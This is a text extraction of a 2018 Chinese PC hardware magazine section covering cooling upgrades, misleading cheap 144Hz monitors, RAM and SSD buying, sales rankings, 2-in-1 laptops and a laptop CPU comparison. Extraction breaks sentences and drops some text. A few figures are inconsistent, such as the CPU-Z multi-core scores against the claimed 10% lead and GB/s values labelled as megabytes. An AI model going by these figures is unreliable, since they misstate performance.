又到了炎热的夏天,不少朋友家里的电脑又要开始发烧了,要是正好用着酷睿 i7 8700K 和 GTX1080 之类高端“火炉子”的话,就在这气温,开着空调玩游戏上个 80℃也是很稀松平常的事。因此,改善一下机箱内的散热环境也被很多玩家列进了升级计划,换高端散热器、加机箱风扇,甚至是直接换个散热更好的机箱,都是很有效的手段。不过,在升级散热的时候也有很多细节需要注意,下面就帮大家整理一下这些要点。

CPU散热器升级篇

很多朋友在装机的时候一般都使用了盒装 CPU 自带的散热器,或者是商家赠送的杂牌散热器(第三方整机比较常见),时间一长风扇积灰,或者是润滑油和硅脂干了,散热效率就会大幅度下降。虽然可以重新涂硅脂获得少许改善,但要真正解决问题,还是升级散热器吧。

换高端风冷,注意机箱空间

高端风冷散热器的体积一般都很大,不过,最影响安装的其实是高度。现在所有正规品牌的机箱都会标注支持 CPU 散热器最高高度,如果你选择了超过这个高度的散热器,就盖不上侧盖啦,如果你用的超紧凑的 ITX 机箱,那可能连电源都装不进去了。

换一体式水冷,注意安装位

普通 120mm 一体式水冷的价格其实和中高端风冷散热器差不多,在提供了水冷安装位的机箱中,甚至比高端风冷的适应性更好,毕竟它可以无视散热器高度限制。不过,虽然大多数中塔以上级别的机箱都可以安装 120mm 一体式水冷,但如果要升级 240/280mm 甚至是 360mm 水冷,就要特别注意机箱是否提供对应的安装位了(去京东或机箱对应的品牌官网查)。

就这么简单?当然不是!你不但要注意机箱是不是提供水冷安装位,还要看这些安装位是不是和其他配件(例如硬盘支架,有些机箱就标明了和水冷排只能二选一)冲突,安装位的周围是否留够了风扇进风 / 出风的距离。



高端风冷散热器体积庞大,机箱空间不够会出现“顶盖”的情况(空间不够会严重影响风量)。此外,由于从风冷换到一体式水冷相当于放弃了对主板 VRM 散热片部分的散热(机箱后部安装 120mm 冷排的除外),所以最好加装机箱风扇来进行弥补(在机箱后部 I/O 面板上方或在机箱




买一体式水冷之前要看看机箱是否提供安装位和安装空间顶部)。

显卡散热器升级篇

和 CPU 散热器一样,显卡散热器也可能存在老化的问题。特别是一些有些年头的高端显卡,自身发热量大,而原装的散热器却越来越不堪用,直接换掉散热器也算是一劳永逸的解决方法。

买第三方显卡散热器要注意安装孔位



第三方显卡散热器最大的问题就在于兼容性,买之前务必和卖家沟通清楚

市场中有很多第三方显卡散热器出售,有通用型的,也有原装拆机货,在选择的时候要特别注意安装孔位的标准,例如安装孔距有 53mm/58mm/43mm 等规格,一定要先量一下自己的显卡是哪种孔距的。此外,就

算孔距一样,也可能出现固定螺丝粗细长短不一样的情况(例如 A 卡的螺丝就和 N 卡不一样,需要垫一下)。还有一点值得注意的是,要看看第三方散热器的鳍片或热管是否会与自己显卡上的元件或供电插座冲突,最好是向卖家咨询一下尺寸细节。当然,还要注意自己的机箱是否能兼容超长的显卡散热器,不要买回来一个超长的散热器发现装不进机箱就尴尬了。

买显卡散热伴侣要注意机箱空间是否足够

有些显卡的散热器本身并不差,只是风扇不太给力导致散热效果不好,这时也可以考虑加装显卡散热伴侣——也就是一排安装在 PCI-E 插槽位置上的风扇。

市场中显卡散热伴侣产品也比较多,有些配备了 RGB 风扇,视觉效果比较酷炫,但风力并不算强,只是辅助显卡散热。有些则配备了简单暴力的高功率风扇,全速运转时散热效果很好(甚至能比原装低 10°C),但噪声和震动比较明显,建议把它们接在主板风扇插座上,通过主板配套软件来实现调速。

不过,由于显卡散热伴侣需要占用机箱的 PCI-E 安装位,所以在一些小机箱或小主板上会遇到麻烦。例如



显卡散热伴侣需要占用一个 PCI-E 槽位,在小机箱和小主板上可能会出现冲突

在小机箱里,显卡本身占用了 2.5 个显卡槽位,需要占用一个槽位的显卡散热伴侣可能就放不下了,即便能挤下,风扇的进风口离机箱外壳太近也会影响风力。而在一些小主板上,显卡散热伴侣还可能会与主板前置 USB 的插座冲突,导致无法安装。

固态硬盘散热升级篇

固态硬盘也需要加强散热?那是当然。特别是高速的 M.2 固态硬盘,满载工作时的温度也不低,环境温度变高的情况下,裸露的 M.2 固态硬盘主控芯片热量会聚集得很厉害,严重时会出现掉盘、卡顿的情况。因此,很多品牌的 M.2 固态硬盘在说明书中标明了要保证自身温度在 70°C 才算安全,所以,市场上不少 M.2 固态硬盘都自带了散热片,而没有附带散热片的,我们也可以为它们加装第三方散热片(有些主板也提供了 M.2 散热片,如果正好要升级主板则可以考虑)。

M.2 散热片固定方式要注意

主板原生提供的 M.2 散热片都有专用扣具,安装十分方便,而第三方散热片则只能靠一些特殊手段固定了。目前主流的固定方法有三种:一是散热贴黏合(带黏性的硅胶散热垫或石墨烯散热贴),二是橡皮筋固定,三是金属扣具固定,这三种方式也可以混合使用,不过也有需要注意的点。

M.2 固态硬盘的主控芯片与颗粒表面都有易碎标贴,如果撕掉就没质保了,所以就算它们会影响散热,

也只能把散热片贴在上面使用(硅胶散热垫 + 散热片)。用橡皮筋固定散热片是最简单直接的方法,不过橡胶会出现疲劳和老化,在高温情况下老化更快,所以过一段时间记得检查一下橡皮筋的力度,有需要就更换。少部分 M.2 散热片提供了金属扣具,弹性和耐用度比橡皮筋好很多,但要注意 M.2 固态硬盘背面或主板对应位置是否有裸露的元件,有必要的话用硅胶散热垫隔离一下,毕竟金属是导电的,万一碰到裸露元件短路就不好了。



橡皮筋固定 M.2 散热片简单有效

参数虚标、质量不靠谱 低价144Hz显示器要慎买

@隔壁老王

经过几年的宣传,玩游戏要用144Hz显示器的理念已经深入到了玩家的心中。进入2018年以来,144Hz显示器价格降得很猛,不足千元就能买到,很有吸引力。可是这个价位上集中了不少小品牌的产品,仔细考查产品的介绍和参数就能发现满满的槽点,对玩家来说这些都是坑啊。

规格乱标简直毫无底线

显示器参数反映着这款产品的性能,所以在购买显示器前玩家都会对参数进行详细的考查。大品牌的产品在给出的参数上基本都是真实的,看了这些参数基本就能知道显示器的性能到底如何。可是在低价的144Hz显示器上,只要是稍微对显示器有所了解就会发现不少参数是有明显问题的。

大家都知道以IPS为代表的广视角面板无论是可视角度还是色彩还原都比TN屏产品要好不少,所以买显示器都会优先选择广视角屏的产品。这些144Hz显示器之所以能将价格做得这么低,就是因为采用了TN屏,但是TN屏卖相不好怎么办呢?因此就有部分毫无底线的厂商直接将TN面板写成了IPS。比如拓浦这款24.5英寸显示器(无型号),号称采用了165Hz刷新率AH-IPS屏,但从买家的点评来看,大家都在反映侧看画面变色、画面颜色泛白,一看就知道是TN屏的特点,所谓的AH-IPS屏完全是糊弄人。

在参数乱标中比较有代表性的是响应时间。响应时间指的是液晶显示器各像素点对输入信号反应的速度,即像素由暗转亮或由亮转暗所需要的时间,通常以毫秒

尺寸	24.5英寸	面板类型	AH-IPS
壁挂	75mmX75mm	分辨率	1920X1080
色数	10.7亿色	可视角度	178°/178°
色域	110% sRGB	刷新率	165Hz
亮度	300cd/m²	动态对比	5000万:1
响应	1ms	接口类型	DP*2、HDMI*2

能实现1ms响应时间的IPS屏还不到千元,这可能吗?

(ms)为单位。响应时间太长会造成屏幕拖影的出现,对视觉体验影响很大。对于游戏显示器来说,当然是响应时间越低越好,现在TN屏的响应时间能做到1ms,而广视角屏的响应时间在4ms~5ms。可是不少采用了VA、IPS屏的144Hz显示器居然号称响应时间只有1ms,这可是三星、戴尔、华硕等大厂都做不到的,很明显这就是乱标参数。

除了响应时间,参数乱标的重灾区也存在于色域和可视角度,TN屏都敢写成IPS,把这些参数调高也就不算什么了。一般来说TN屏产品的sRGB色域也就是92%左右,那些动不动就是98% sRGB、110% sRGB的

178度广视角 出色视角

在任意角度下观看到的画面都非常清晰
颜色不失真




TN屏也敢吹178°可视角度,属于虚标

产品肯定不靠谱。TN屏显示器的可视角度也是个问题,从侧面看画面会变色,后来经过改进,能够达到170°/160°。而这些低价144Hz显示器清一色的都是178°/178°,其中肯定有所夸大了。

功能瞎吹槽点多

游戏显示器之所以受欢迎,除了刷新率高之外,各种游戏功能也是加分项目,对于游戏操作和体验的提升是很有帮助的。所以这些低价144Hz显示器除了乱标功能之外,功能瞎吹的问题也很突出,在产品介绍中到处可见。

比较有代表性的是为了凸显144Hz刷新率的优势,那就要夸大甚至是编造60Hz产品的缺点,所以60Hz显示器画面撕裂、卡顿等问题都来了,这么说来我们用60Hz显示器玩了这么多年游戏,怎么都没发现这么多问题。就拿画面撕裂、卡顿来说,144Hz产品的优势在于



画面撕裂、卡顿可不是提升刷新率就能解决的



60Hz显示器画面流畅度是不如144Hz产品,但也没说的这么夸张在游戏中开启垂直同步之后,画面平均帧速会从60fps提升到144fps,画面帧速更高自然更流畅。既然都开启了垂直同步,无论是144Hz还是60Hz都没有画面撕裂,遇到帧速波动时,该卡顿还是要卡。至于游戏画面撕裂和卡顿问题的解决,这就不是靠144Hz刷新率能搞定的,只能靠G-Sync和FreeSync。

在低价144Hz显示器上,护眼功能的问题也很突出。笔者看到最让我震惊的说法是欧马讯D248V关于



滤蓝光功能的,其表示分辨有没有滤蓝光直接看屏幕上有没有滤光片,如果画面清晰表示没有滤光片就没有滤蓝光;画面没那么清楚则是由于有滤光片的原因,这种说法简直就是为画面效果差在打掩护,真让人无语。

无牌产品你也敢买?

前面提到的那些产品至少有品牌有型号,而笔者在淘宝上搜索“144Hz显示器”,然后选择“人气从高到低”标签,笔者发现有几款产品没有品牌也没有型号,取而代之的则是“32英寸曲面144Hz电竞曲屏显示器 游戏显示屏高清护眼不闪网吧”之类的描述。

在这些产品上,乱标参数、瞎吹功能的现象更是变本加厉,更无底线。像什么普通屏幕容易导致视疲劳、曲

面屏能自动景深从而享受裸眼3D效果、普通60Hz刷新率显示器无法压枪还有FreeSync专门为HDR游戏优化。这些宣传其实并不高明,只要稍微对显示器技术有所了解的玩家,都能一眼看出其中的猫腻。

别看这些显示器都经过了3C认证,但是连品牌都不敢打出来,你觉得质量能有多好?



淘宝上这种无牌显示器还不少,还真有人敢买

总结 大牌144Hz显示器也很便宜,不用去选择那些不靠谱的产品

看到这里部分玩家可能会不以为然,他们会质疑居然还有人买这些小品牌144Hz显示器。别说还真有,在电商上销量还不错,毕竟小白玩家还是比较多,每天都有人上当受骗。对于这些小白玩家来说如何才能买到靠谱的144Hz显示器呢?

其实很简单,就是别买这些小品牌,买知名产品就好了。知名品牌产品不会虚标参数,质量也比较靠谱。更为重要的是,其实知名品牌的144Hz显示器不仅价格不高而且选择也很多,采用23.6英寸VA面板的宏碁ED242QR以及优派VX2416-SCHD-W-PRO价格也才1099元,27英寸屏幕的优派VX2716-SCMH-PRO价格为1499元,与前面提到的这些产品相比,价格也就贵了100多元,相对来说性能、质量更为靠谱,显然这才是玩家更为靠谱的选择。

内存持续涨SSD机会到 6月装机怎么选

不知不觉间又到了高三学子即将走向大考的日子,也就意味着一大批学生即将迎来三个月的超长暑假,不装一台高效的电脑来打发这炎炎夏日真是对不起自己十二年的寒窗苦读,趁现在DIY一个电脑平台畅玩暑假吧。如今DIY市场并没有像之前很多人预言的那样会死得很惨,反而因为电竞游戏的兴起再次活了过来。对于普通用户而言,也同样可以挑选更符合自己需求的硬件产品搭建游戏、办公平台。就目前存储市场情况来看,内存价格仍在高位,SSD的表现却让人欣喜,现在装机到底要怎么选呢?

内存:绝对是有钱任性的显性表现

据最新数据显示,2018年第一季度,受持续涨价刺激,全球DRAM内存颗粒市场总收入环比增长5.4%,达到了创纪录的230.8亿美元。集邦咨询预计,第二季度PC DRAM内存颗粒的价格继续上涨趋势,其中4月份的平均合约价格已经来到34美元,比第一季度平均值高了3%。由于服务器内存利润更高、赚钱空间更大,DRAM内存厂商都把剩余产能给转移了过去,直接导致PC内存供应更加紧张。另外,一线DRAM大厂(三星/SK海力士/美光)虽然都在筹建新的工厂,但都需要一段时间,最快也要到今年底才会有成效。也就是说,内存价格短期之内还会有一定幅度的增长。

预算有限则无须追求高频大容量

看到这个价格,就让不少人打起了退堂鼓。8GB DDR4 2400内存几乎都涨到了600元以上,相比之前的200多元涨幅达到400%,这个数字确实吓人。因为价格的波动,原来打算升级64GB内存的用户只能买32GB了,打算买16GB内存的用户直接降到8GB内存了,想想真是可恨,为何没有早点下手呢?所以说,如果你现在想要购买SSD,就不要太追求高频或者是大容量了,选择当下满



内存价格持续高涨

足使用需求的产品即可。

预算足够 选大容量绝不后悔

当然,如果你的预算足够,肯定也可以潇洒地选择超大容量来升级自己的电脑平台,毕竟内存的容量大小在很大程度上会影响视频制作、游戏加载的时间。


用内存模拟硬盘对于游戏读取确有帮助。如果你的电脑有足够的内存,可以划分出16GB或32GB空间来模拟硬盘,把游戏拷贝进来,这样在读取的时候就可以提升速度。这样的功能用RAMDISK工具就能实现。经过测试,拷贝在16GB内存模拟硬盘中的《文明6》(游戏大约有8GB)载入速度比使用SATA接口SSD还快,大约有31%的速度优势(22秒对29秒),相比机械硬盘(44秒)更是有50%的速度优势。当然,

大约会延长2分钟,所以大家不嫌麻烦的话,可以启动完系统再模拟,用完后把模拟的硬盘删除掉。

另外,专业设计应用也必须选择大容量内存。在系统使用32GB内存、预设了5GB保留空间(防止内存被占完造成系统卡顿)的情况下,这样的应用大约会占据27GB的内存空间,而升级到64GB内存后,大约会占用54GB内存,但完成的时间大大缩短了。可见,对于专业应用,内存容量还是多多益善,内存能够被占用的空间越多,处理速度也越快。

性能测试结果	原硬盘速度	用内存给硬盘加速后
磁盘索引	392.34兆字节/秒(MB/s)	4.75兆字节/秒(GB/s)
顺序读取	497.39兆字节/秒(MB/s)	5.3兆字节/秒(GB/s)
顺序写入	142.92兆字节/秒(MB/s)	4.32兆字节/秒(GB/s)

内存模拟硬盘提速明显




专业应用占用内存大

SSD:趁降价,出手的时候已经到了

相比内存的高价格,SSD最近的市场表现让不少DIYer感到一些欣慰,在涨价这么长时间之后终于出现了大幅度的回落。不仅如此,除了一些老牌的存储厂商推出了不少SSD新品之外,主板厂商、显卡厂商也纷纷加入了战局,给消费者提供了越来越多的选择机会。

长远来看 闪存价格还会下降



SSD价格降至预期

如今SSD在电商上的价格已经大幅下调,回落到消费者的购买预期,240GB容量不足400元的售价让装机变得容易起来,即使是NVMe M.2 SSD的价格也

并不算贵,早就脱离了以前高高在上的现象。

关于闪存和SSD价格走向,宇瞻总经理和群联电子董事长均表示,第三季度会小幅反弹,至于反弹的幅度多大,要看目前供给超量的程度。从长远来看,宇瞻总经理表示闪存价格还是要下滑的,预计最终到每GB0.2美元(1.27元),这个价格对于消费者而言绝对是个天大的

粒企业3D闪存的良率提升,闪存价格会越来越低,更加符合消费者的期望。SSD以闪存为存储介质,价格出现下降也是必然的。

NVMe M.2 SSD 成为市场主流

SSD市场的潜力大家都看到了,加入战局的厂商也很多。为了满足消费者追求高效的需求,主板对M.2接口的支持逐渐成为标配,厂商纷纷推出了NVMe M.2 SSD新品,传输速度也着实让用户感到惊喜。

NVMe M.2 SSD的速度已经达到机械硬盘的10倍,是SATA3.0 SSD的4倍多,你难道不想体验这样的快感?更关键的是,从某NVMe SSD的测试成绩来看,4K随机读取速度超过21万IOPS,写入速度超过18万IOPS这样的表现更是让人欣喜的。不仅如此,早在Intel 9系主板上就配有M.2接口(仅能达到10Gbps),到100系列主板上市,以及最新发布的高端300系列主板,M.2接口就成为了标配。除了Intel芯片组,AMD平台肯定也不能落后,如今470系列主板也搭配了原生M.2接口,并且支持PCI-E×4,理论接口速度高达

AS SSD Benchmark 1.6.4237.30508		
	Read:	Write:
KINGSTON EBP111G		
Model:OK		
2048K:OK		
447.13GB		
<input checked="" type="checkbox"/> 16MB	72.92 iops	60.07 iops
<input checked="" type="checkbox"/> 4K	7962 iops	24188 iops
<input checked="" type="checkbox"/> 4K-64Thrd	213210 iops	188971 iops
<input checked="" type="checkbox"/> 512B	13385 iops	22296 iops
Score:	981	929
	2405	

NVMe M.2 SSD 传输快

32Gb/s,超五倍于SATA接口,主板对M.2接口的原生支持,让存储速度完整发挥出来。

如果你为了提高平台性能已经更换了新的主板、CPU,不搭配一款NVMe M.2 SSD一定会遗憾的。毕竟,这样小巧的一款设备所蕴藏的能量是其他硬盘设备所不能比拟的。如今直接买NVMe M.2 SSD比选购SATA3.0 SSD更具性价比,毕竟NVMe M.2 SSD成为存储市场的主流选择,一步到位之后你会发现更多乐趣。

选购点拨:如果你打算近日装机,8GB内存+SATA3.0 SSD的选择可以满足日常办公、游戏应用,但游戏加载可能需要时间。若是预算多一点,可以入手NVMe M.2 SSD,可以节省游戏启动时间。有钱的话,就任性一把,直接搭配大容量内存+NVMe M.2 SSD,专业设计应用、大型游戏都能轻松应对。

本期的BestBuy榜单是根据5月里的线上线下实际销售情况,通过评比选出的热卖产品,所有获奖与提名的产品均在市场有售,而且人气和销量都遥遥领先于其他竞品。



华硕 ROG CROSSHAIR VII HERO(WiFi)

参考价格:2999元

X470是伴随着第二代锐龙处理器发布的全新主板,虽说其在规格上并无多大提升,但是凭借着对AMD StoreMI的支持以及主板厂商的优化,成为组建高端锐

主板排行榜

No.1 华硕 ROG CROSSHAIR VII HERO(WiFi)	2999元
No.2 技嘉 X470 AORUS GAMING 7 WiFi	2699元
No.3 玩家国度 ROG STRIX X470-F GAMING	1999元

龙平台的首选。在市面上的X470中,华硕ROG CROSSHAIR VII HERO (WiFi)算得上是标杆产品了。主板外观延续了纯正的玩家国度血统,通电后散热片上的ROG LOGO灯非常养眼,还支持AURA SYNC神光同步,信仰满满。

作为ROG产品,华硕ROG CROSSHAIR VII HERO

(WiFi)除了用料豪华、扩展能力很强之外,扩展技术上也很有看点,包括支持ASUS PRO CLOCK智能超频技术、RAMCACHE II技术、FAN Xpert 4智能风扇控制、SUPREMEFX电竞音效以及多网关聚合优化等,能将第二代锐龙处理器的性能充分发挥出来的同时,满足玩家对于超频、散热、听觉体验以及网络优化等方面的需求,特别适合喜欢折腾又对硬件有较高需求的发烧友。

电源排行榜



No.1 航嘉 WD500K	369元
No.2 安钛克 VP500P	299元
No.3 美商海盗船 VS550	299元

CPU排行榜



No.1 AMD 锐龙 7 2700X	2499元
No.2 AMD 锐龙 5 2400G	1249元
No.3 AMD 锐龙 5 2600X	1699元

显示器排行榜



No.1 AOC Q2790PQ	1888元
No.2 飞利浦 276E8FJAB	1899元
No.3 明基 EW2770QZ	2699元

键盘排行榜



No.1 赛睿 Apex M500	789元
No.2 美商海盗船 K68	599元
No.3 罗技 G810	699元

游戏鼠标排行榜

No.1 赛睿 Rival 600	599元
No.2 罗技 G703 LIGHTSPEED	599元
No.3 美商海盗船 暗影	549元

设计的基础上,增加了配重块设计,每侧可安装4个4g重的配重模块,能实现256种不同的重量组合,进一步提升手感。Rival 600在背面设置了两条灯带,配合背面LOGO和滚轮处的LED灯,整体效果更炫酷。

这款鼠标最大的亮点在于采用了TrueMove 3+双光学传感器系统,该传感器拥有最高12000CPI,支持1:1追踪,提升了操作的准确性。

高度传感器就是为解决鼠标抬起后光标偏移的问题,当鼠标抬起一定高度时传感器就不再响应,光标也就不会移动了。使用Rival 600玩游戏能明显感觉到操作更流畅了。

对于Rival 600这样一款高端游戏鼠标来说,其从外到内都可以用优秀来形容,特别适合对手感和鼠标定位精准度要求比较高的高端玩家。

一体式水冷散热器排行榜

No.1 NZXT Kraken X72	1499元
No.2 美商海盗船 H150i PRO RGB	1399元
No.3 安钛克 水星360RGB	799元

丰富的玩法,在玩家中获得了非常不错的口碑。之前Kraken系列只有120mm、240mm以及280mm三种冷排规格,一看就知道还差个360mm冷排的产品,这就是刚刚上市的Kraken X72。

Kraken X72拥有比Kraken X52(240mm)多33%的冷排面积,再加上更加安静且高效的水泵、加强型水冷液导管以及3个Aer P 120mm风扇,带来Kraken系列中最强劲的

散热性能。同时Kraken X72延续了可调色RGB水冷头设计,配合功能强大的CAM软件,既能对灯光颜色和亮灯模式进行调节,也可以对散热器的风扇转速等进行细致的调校,可玩性也很高。

对于这样一款散热性能和颜值都很高的一体式水冷散热器来说,1499元的价格还是比较实在的,特别适合发烧玩家选择,我们也授予其5月BestBuy产品奖。



NZXT Kraken X72

参考价格:1499元

NZXT Kraken系列一体式水冷凭借着优秀的性能、炫酷的外观以及

实用性就是王道! 二合一笔记本选购正当时

自从微软在2012年,以近乎“一意孤行”的态度用Surface开启二合一笔记本领域后,这个产品品类就在争议中不断成长,而经历2015年~2016年的井喷和2017年的反思沉淀后,整个二合一笔记本市场,无论是厂商还是消费者都逐步成熟起来,从产品市场定位到消费需求都相对明确,相对稳定的市场少了大起大落的价格波动,或许到了一个不错的出手时机。

便携是第一考虑要素,需要关注续航

**华为MateBook E二合一
4988元**

12英寸(2160×1440)/M3-7Y30/4GB/128GB
SSD/Intel HD 615



可以归于平板阵营。

一款笔记本产品的便携性不仅仅由尺寸、重量决定,续航能力同样是产品便携性的重要考量要素,二合一笔记本强调轻薄便携的同时,整体配置不高的确是事实,但这也令其续航能力得到提升,主流二合一笔记本产品续航可轻松达到8.5小时,已经足以满足主流市场消费者日常应用所需了,但对于经常进行差旅的商务用户,搭载骁龙处理器的Windows 10二合一笔记本或许会成为选购目标,只不过二合一笔记本续航除同键盘区域是否带有电池、屏幕部分电池规格等产品设计有关外,产品性能平台同样极为重要。

层次分明的定位,按需选购产品



**戴尔全新XPS 15.6英寸二合一
19999元**

15.6英寸(3840×2160)/i7-8705G/
16GB/512GB SSD/Radeon RX
Vega M GL 显卡

值得点赞

同价位性能方面非常出众
键盘输入手感相当不错
智能指纹识别提升安全性和便利性
铝合金材质及精致表链转轴质感出色
搭配4096级专业压感手写笔

问题不足

整机重量略大
续航时间略短
风扇噪声比预想高

需要注意的设计细节

**微软新Surface Pro
8088元**

12.3英寸(2736×1824)/Intel Core i5/8GB/
128GB SSD/Intel HD 620



多年的市场沉淀,不仅仅让整个二合一笔记本市场成长并成熟起来,整个市场的沉浮也让一些玩票性质的企业退出二合一市场,其整体品牌相对稳定一些,昂达、酷比魔方、台电等由平板电脑切入市场的品牌更多围猎2000元以下市场,而微软、苹果、华硕、联想则将资源集中在4000元以上主流价位区间,主流品牌基本能实现全价位的覆盖,拥有品牌口碑保障的它们显然更值得考虑。从产品可靠性、售服务后到软件应用的一致性,一线品牌附加值更好,因此更值得推荐。

除品牌和软件应用方面的考量外,二合一笔记本设计细节是选购过程中需要加倍注意的,键盘舒适性是二合一笔记本能作为一台合格生产力工具的关键,而翻转设计产品的铰链品质、阻尼大小,插拔设计产品的卡口设计,都可以多留心下。借助多个细节对产品品质进行区隔的同时,更可选择更适合个人使用习惯的产品。

在一些讨论观点中,人们对二合一笔记本的关注远高于传统笔记本的性价比,其原因在于二合一笔记本通常定位非常准确,每一个价格区间的产品性能差距较大,通常不需要像选购传统笔记本一样去考虑处理器主频多0.1GHz对整体性能的影响,而且二合一笔记本基本上可以排除独立显卡对整机性能的影响,性能选购相对直观、简单一些。

通常,售价2000元以内的入门级二合一笔记本产品会搭载英特尔灵动处理器,第九代HD Graphics 500核芯显卡性能显然不能奢望强到炸,但《穿越火线》一类游戏在中低画质下还是可以体验下,其整体性能更多是满足日常网页浏览、文本处理的需求,适合于行政助理、文案等职位的职场新鲜人,又或者喜欢看看

网剧,对笔记本性能要求很低的人群。

而对于性能要求较高的用户,则可以在Core M和第八代Core处理器之间进行权衡,前者价格通常在四五千元,适用于普通白领商务人群或者要求不高的女性用户,而后者更适合办公需求较为频繁且有一定图片处理需求的用户群,性能提升的同时,价格会提高到八千元左右。

此外,搭载Kaby Lake-G处理器,定位中高端及设计人群的戴尔全新XPS 15二合一变形本以及同样定位生产力工具的微软新Surface Pro都将售价拉到了一万元以上。不同价格区间产品的性能差异化非常明显,消费者根据日常应用需求选择相应的产品即可,不过二合一笔记本基本不存在硬件升级的可能,配置选择一定要一步到位。

联想Miix520 尊享版二合一消费者报告

联想Miix系列是定位于PC平板二合一的生产力工具,其定位同微软Surface系列较为接近,不过相对主流的价格和灵活的设计,征服了不少消费者,而这款经典系列旗下新款联想Miix520也已经将配置升级到了英特尔第八代处理器。下面,邀请了三位消费者同大家一起分享这款“全能型”二合一笔记本!



本机价格
5699 元

消费者
综合评价

8.7

**消费者:何烨
职业:文案策划**

在朋友的建议下购买的联想Miix520,起初收到的时候还是有些嫌弃它的重量,毕竟搭上键盘同传统轻薄本已经没什么区别了,但用久了也就慢慢习惯了,毕竟更看重的是它灵活的拆分使用模式,在公司无尽的头脑风暴会议又或者同客户展示策划案的时候,平板模式+触控笔相当方便,可以很高效地记录各种idea,而且本身性能非常强,动不动几十页的PPT又或者高清视频都能轻松展示出来,经是我工作中不可或缺的小伙伴了。

**消费者:郭勇
职业:自由摄影师**

自由摄影师其实一点都不自由,全天24小时都有可能接到客户改图的要求或新的想法,即使在旅途中或者户外,也得做好随时被召唤的准备。选择联想Miix520主要还是看中它的性能和价格,或许性能远不及工作室的专业台式机,但对于临时改图或者发布会、体验会这些需要高速出图的情景,联想Miix520能成为不错的搭档,不过还是要吐槽下续航,能提升到8~10小时最好,毕竟充电是件麻烦事儿。

**消费者:谢晓东
职业:自媒体人**

这是我购买过的第三台笔记本了,之所以选择二合一笔记本而不是轻薄本,主要还是希望一台笔记本尽量胜任更多使用环境的需求。平板模式下的联想Miix520不仅可以随时记录想法、事件,更能玩游戏或看视频放松一下,而笔记本模式下它的键盘输入手感很不错,对于需要高效码字的我而言是非常重要的,不足的恐怕是散热和续航,放在脚上写作的时候不那么舒服,不过为了获得第八代i5的性能,这些小问题都能忍。

编辑点评

定位生产力工具的产品

联想Miix520不足6000元的售价和第八代i5的配置会让很多人心动,它已经完全具备了同普通轻薄本在性能上一争高下的能力,而二合一笔记本赋予其灵活的平板模式,能更好地适应用户不同使用情景的需要,适合看重二合一笔记本性能且预算有一定压力的消费者。



最近各家都在出新品,牛大叔想说的是:如今的新品不缺性能,但也不缺猫腻。笔记本的性能越来越强,但猫腻反而越来越多了,各种狗血的压缩成本,各种奇葩机型层出不穷,所以,大家在购买前一定要关注购机帮你评微信公众号,在后台提问。描述清楚自己的预算、应用(用来干什么)、机型类型和尺寸,以及品牌喜好,牛大叔团队会人工回复你,帮你推荐和抉择。

也请大家把购机帮你评微信公众号推荐给你的同学、朋友,这样你也可以摆脱“帮助购机=终身质保参考”的烦恼啦^__#。

欢迎扫描左侧二维码关注购机帮你评!

牛大叔购机经验谈

i5 8300H对决i7 7700HQ,谁更强?


大家知道,在英特尔发布了第八代酷睿游戏本处理器后,部分国际厂商没有跟进,这就导致了市场中第七代酷睿和第八代酷睿机型都在销售的格局。于是,有些消费者提出了这样一个问题:如果价格相当,显卡相同,是买第七代酷睿i7 7700HQ游戏本呢?还是买同为四核八线程处理器的第八代酷睿i5 8300H款游戏本呢?

这个问题可以简化为:i5 8300H和i7 7700HQ谁更强?让我们来看一组测试吧:

● Cinebench R15,i5 8300H得分为803cb,i7 7700HQ为738cb,i5 8300H的领先优势差不多10%。

● CPU-Z的基准测试,i5 8300H的单核/多核分别为466/2233;i7 7700HQ的成绩是410/1202,i5 8300H依然领先10%左右。

● WinRAR对处理器的运行功耗



基准测试		i5 8300H	
速度		8,977	
已处理, KB/秒	8,639		
当前, KB/秒			
总计	36.89W/3.89GHz	00:00:31	
已用时间			
已处理, MB	280		
发现的错误			

非常敏感,对内存的单/双通道也很敏感。而i5 8300H在37W运行功耗时就能跑到8977KB/s,对应的,i7 7700HQ在38W运行功耗时仅有8600KB/s左右的成绩。

